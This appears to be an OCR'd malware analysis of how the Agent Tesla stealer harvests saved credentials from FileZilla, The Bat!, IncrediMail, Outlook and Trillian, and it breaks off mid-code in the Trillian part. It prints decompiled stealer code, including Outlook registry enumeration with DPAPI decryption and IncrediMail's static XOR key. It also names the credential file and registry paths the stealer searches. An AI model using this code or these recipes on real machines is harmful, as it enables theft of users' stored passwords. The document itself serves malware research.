
FileZilla

Let's set up client accounts to see how it steals client applications data.
Let's test FileZilla, I tried a dummy account which does not exist just for testing purposes.






Agent Tesla initiates its search within the appdata\Roaming\filezila\recentserver.xml file. Upon manual inspection of this file, all credentials were found stored without encryption. The lack of encryption suggests that the process of stealing these credentials would likely be straightforward.




The exploit conducts a search for the pattern "<Pass encoding="base64">","</Pass>" within the XML file. Upon identifying this pattern, it proceeds to read the corresponding value and performs base64 decoding to obtain the plaintext password. Subsequently, the process advances to the next set of credentials if FileZilla has stored any additional credentials.




The BAT! EMAIL CLIENT

The BAT! is a versatile and highly customizable email client for Windows that offers a wide range of advanced features. Known for its robust security options, it supports encryption methods like PGP, S/MIME, and TLS/SSL, ensuring email privacy. With powerful filtering and sorting capabilities, integrated calendar and task list, multi-account support, and anti-phishing protection, The BAT! provides efficient email management and enhanced productivity. Its user-friendly interface, RSS reader, and backup options make it a reliable choice for individuals and businesses alike, offering comprehensive email solutions while allowing users to tailor the client to their specific needs.


For testing I logged in a test account of outlook to see the behavior of exploit



It loops through all the directories of appdata/The Bat and search for Account.CFN init,
Then read all lines in to an array, after that it search for “zzz" in line to perform action.




The wrMbNDi function in C# appears to be a custom encoding or decoding routine. It processes a given input string (RfAY), ensuring it has a length that's a multiple of four. The function iterates over this string, using a predefined character set (text) for some sort of mapping or lookup. It then performs bitwise operations to transform groups of characters into byte values, which are stored in an array. This array is further processed by an external, undefined method (uOdpEZr6.LmAzRa). Finally, the function constructs and returns a new string by XORing the processed bytes with the number 90 and converting them to characters.




```
        }

        // Token: 0x0600000F RID: 239 RVA: 0x0000EDEC File Offset: 0x0000CFEC
        private static string smHAU(string RfAY)
        {
            int num = 0;
            while (num != 3)
            {
                if (num != 2)
                {
                    string text;
                    byte[] array;
                    int num2;
                    int num3;
                    if (num == 1)
                    {
                        if (RfAY.Length % 4 == 0)
                        {
                            IL_7A:
                            text = "+-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
                            array = new byte[1024];
                            num2 = 0;
                            num3 = 0;
                            goto IL_123;
                        }
                        num = 2;
                    }
                    if (num == 0)
                    {
                        num = 1;
                    }
                    if (num != 4)
                    {
                        continue;
                    }
                    goto IL_193;
                    IL_123:
                    if (num3 >= RfAY.Length)
                    {
                        byte[] array2 = uOdpEZr6.LmAzRa(array);
                        string text2 = "";
                        int i = array2.Length;
                        while (i > 4)
                        {
                            i--;
                            text2 += (char)(array2[i] ^ 90);
                        }
                        return text2;
                    }
```

At the end it was not able to fetch credentials because The BAT has updated their password storing maybe because I perform test on latest The BAT client.
It was only able to fetch smtp server, email.



list	Count = 0x00000001
[0]	{Host: smtp-mail.outlook.com Username: Password: dlnjkasnd893232test@outlook.com Application: The Bat!}
Gs3pEM	"s\0m\0t\0p\0-\0m\0a\0i\0l\0.\0o\0u\0t\0l\0o\0o\0k\0.\0c\0o\0m"
HKe	"The Bat!"
oTl	""
Q9u2OqHe9	"dlnjkasnd893232test@outlook.com"
Raw View	

Our next target is Incredimail, how agent tesla steals the credentials of inceredimail.
By debugging the code it shows that incredimail stores its credentials in registry {Computer\HKEY_CURRENT_USER\SOFTWARE\IncrediMail\Identities\{606C1F46-9FD0-483F-A6E6-A7688EFCFC58}\Accounts_New\{29CAE6CD-D275-45C7-8EF6-E3265CD0D2B2}} every incredimail will have different identities.




There is only pop password which was not clear text so lets see how it fetch the password.
First it checks id there is poppassword or smtppassword exist in registry then it fetch the value of it and perform processing.
array2 = new byte[] { 185, 2, 250, 1 };
This array2 is static key which incredimail use to encrypt its passwords.

C# method exE performs bitwise XOR operations between elements of two byte arrays, array2 and popPassword, and stores the results in a new byte array named array. It was complex to understand it so I patch it and update the code with clean logic for XOR.

```
1 reference
138  private static byte[] exE(byte[] pass, byte[] array2)
139  {
140      byte[] result = new byte[pass.Length];
141
142      for (int i = 0; i < pass.Length; i++)
143      {
144          result[i] = (byte)(pass[i] ^ array2[i % array2.Length]);
145      }
146
147      return result;
148  }
149
```


At the end we have these credentials.



Outlook


For outlook first it searches for these registries

- Software\\Microsoft\\Office\\11.0\\Outlook\\Profiles
- Software\\Microsoft\\Office\\12.0\\Outlook\\Profiles
- Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles
- Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles
- Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles.
- Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676.
- Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles




```
try
{
    string text = "9375CFF0413111d3B88A00104B2A6676";
    RegistryKey[] array = new RegistryKey[]
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\11.0\\Outlook\\Profiles"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\12.0\\Outlook\\Profiles"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles")
    };
    UTF8Encoding utf8Encoding = new UTF8Encoding();
    foreach (RegistryKey registryKey in array)
    {
        bool flag = registryKey != null;
        if (flag)
        {
            foreach (string text2 in registryKey.GetSubKeyNames())
            {
                RegistryKey registryKey2 = registryKey.OpenSubKey(text2 + "\\" + text);
                bool flag2 = registryKey2 != null;
                if (flag2)
                {
                    foreach (string text3 in registryKey2.GetSubKeyNames())
                    {
                        using (RegistryKey registryKey3 = registryKey2.OpenSubKey(text3))
                        {
                            try
                            {
                                bool flag3 = registryKey3.GetValue("Email") != null && (registryKey3.GetValue("IMAP Password") != null || registryKey3.GetValue("POP3
                                  ("HTTP Password") != null || registryKey3.GetValue("SMTP Password") != null);
                                if (flag3)
```

Outlook usually saves its credentials in these paths, but the passwords are encrypted.



So, exploit first loop through all the nested paths and search if Email or password key exist then it fetches id IMAP, POP3, HTTP or SMTP have some value then it retrieves it.




```
foreach (string text2 in registryKey.GetSubKeyNames())
{
    RegistryKey registryKey2 = registryKey.OpenSubKey(text2 + "\\" + text);
    bool flag2 = registryKey2 != null;
    if (flag2)
    {
        foreach (string text3 in registryKey2.GetSubKeyNames())
        {
            using (RegistryKey registryKey3 = registryKey2.OpenSubKey(text3))
            {
                try
                {
                    bool flag3 = registryKey3.GetValue("Email") != null && (registryKey3.GetValue("IMAP Password") != null || registryKey3.GetValue("POP3 Password") != null || registryKey3.GetValue
                      ("HTTP Password") != null || registryKey3.GetValue("SMTP Password") != null);
                    if (flag3)
                    {
                        GClass5 gclass = new GClass5();
                        gclass.oTI = ((registryKey3.GetValue("Email").GetType() == typeof(string)) ? ((string)registryKey3.GetValue("Email")).Replace("\0", string.Empty) : utf8Encoding.GetString
                          ((byte[])registryKey3.GetValue("Email")).Replace("\0", string.Empty));
                        string[] array2 = new string[]
                        {
                            "IMAP Password",
                            "POP3 Password",
                            "HTTP Password",
                            "SMTP Password"
                        };
                        foreach (string text4 in array2)
                        {
                            bool flag4 = registryKey3.GetValue(text4) != null;
                            if (flag4)
                            {
                                gclass.Q9u2OqHe9 = Program.zN5gmIdWTqM((byte[])registryKey3.GetValue(text4)).Replace("\0", string.Empty);
                                string text5 = text4.Split(new char[]
                                {
                                    ' '
                                })[0];
                                string text6 = text5 + " Server";
```

The **zN5gmIdWTqM** process the passwords, it calls the **hmUn** method from the Program class to decrypt the byte array and ultimately returns the processed string. The **hmUn** method decrypts a byte array using the **Data Protection API** and converts the result to a UTF-8 encoded string, returning it. The overall purpose and context of this code may involve secure data manipulation or encryption/decryption routines, with specific details depending on the broader application.

```
// Token: 0x0600000C RID: 12 RVA: 0x000025D8 File Offset: 0x000007D8
public static string hmUn(byte[] byte_0, DataProtectionScope ebMO = DataProtectionScope.CurrentUser)
{
    int num = 0;
    do
    {
        bool flag = num == 0;
        if (flag)
        {
            num = 1;
        }
    }
    while (num != 1);
    string text;
    try
    {
        text = Encoding.UTF8.GetString(ProtectedData.Unprotect(byte_0, null, ebMO));
    }
    catch
    {
        text = "";
    }
    return text;
}
```

It loops through all paths and get credentials. After this it adds credentials to list and move to next client.



```
bool flag4 = registryKey3.GetValue(text4) != null;
if (flag4)
{
    gclass.Q9u2OqHe9 = Program.zN5gmIdWTqM((byte[])registryKey3.GetValue(text4)).Replace("\0", string.Empty);
    string text5 = text4.Split(new char[]
    {
        ' '
    })[0];
    string text6 = text5 + " Server";
    gclass.Gs3pEM = ((registryKey3.GetValue(text6).GetType() == typeof(string)) ? ((string)registryKey3.GetValue(text6)
    utf8Encoding.GetString((byte[])registryKey3.GetValue(text6)).Trim(new char[]
    {
        Convert.ToChar(0)
    }));
    gclass.HKe = "outlook";
    list.Add(gclass);
    break;
}
```


Locals

Name	Value	Type
registryKey3	{HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3...	Microsoft.Win32.RegistryKey
flag3	true	bool
text5	"IMAP"	string
gclass	{agent_tesla_outlook.GClass5}	agent_tesla_outlook.GClass5
Gs3pEM	[redacted]	string
HKe	"outlook"	string
oTl	[redacted]	string
Q9u2OqHe9	"8rsntvbc;{^F"	string
array2	{string[0x00000004]}	string[]

Trillian

Trillian is easy-to-use, HIPAA-compliant instant messaging for people, business, and healthcare. Send messages, share files, and much more!

First it checks for accounts.dat file which is encrypted in ***appdata\Roaming\Trillian\Users\global\accounts.dat.***



```
if (num == 3)
{
    if (File.Exists(text))
    {
        break;
    }
    num = 4;
}
if (num == 2)
{
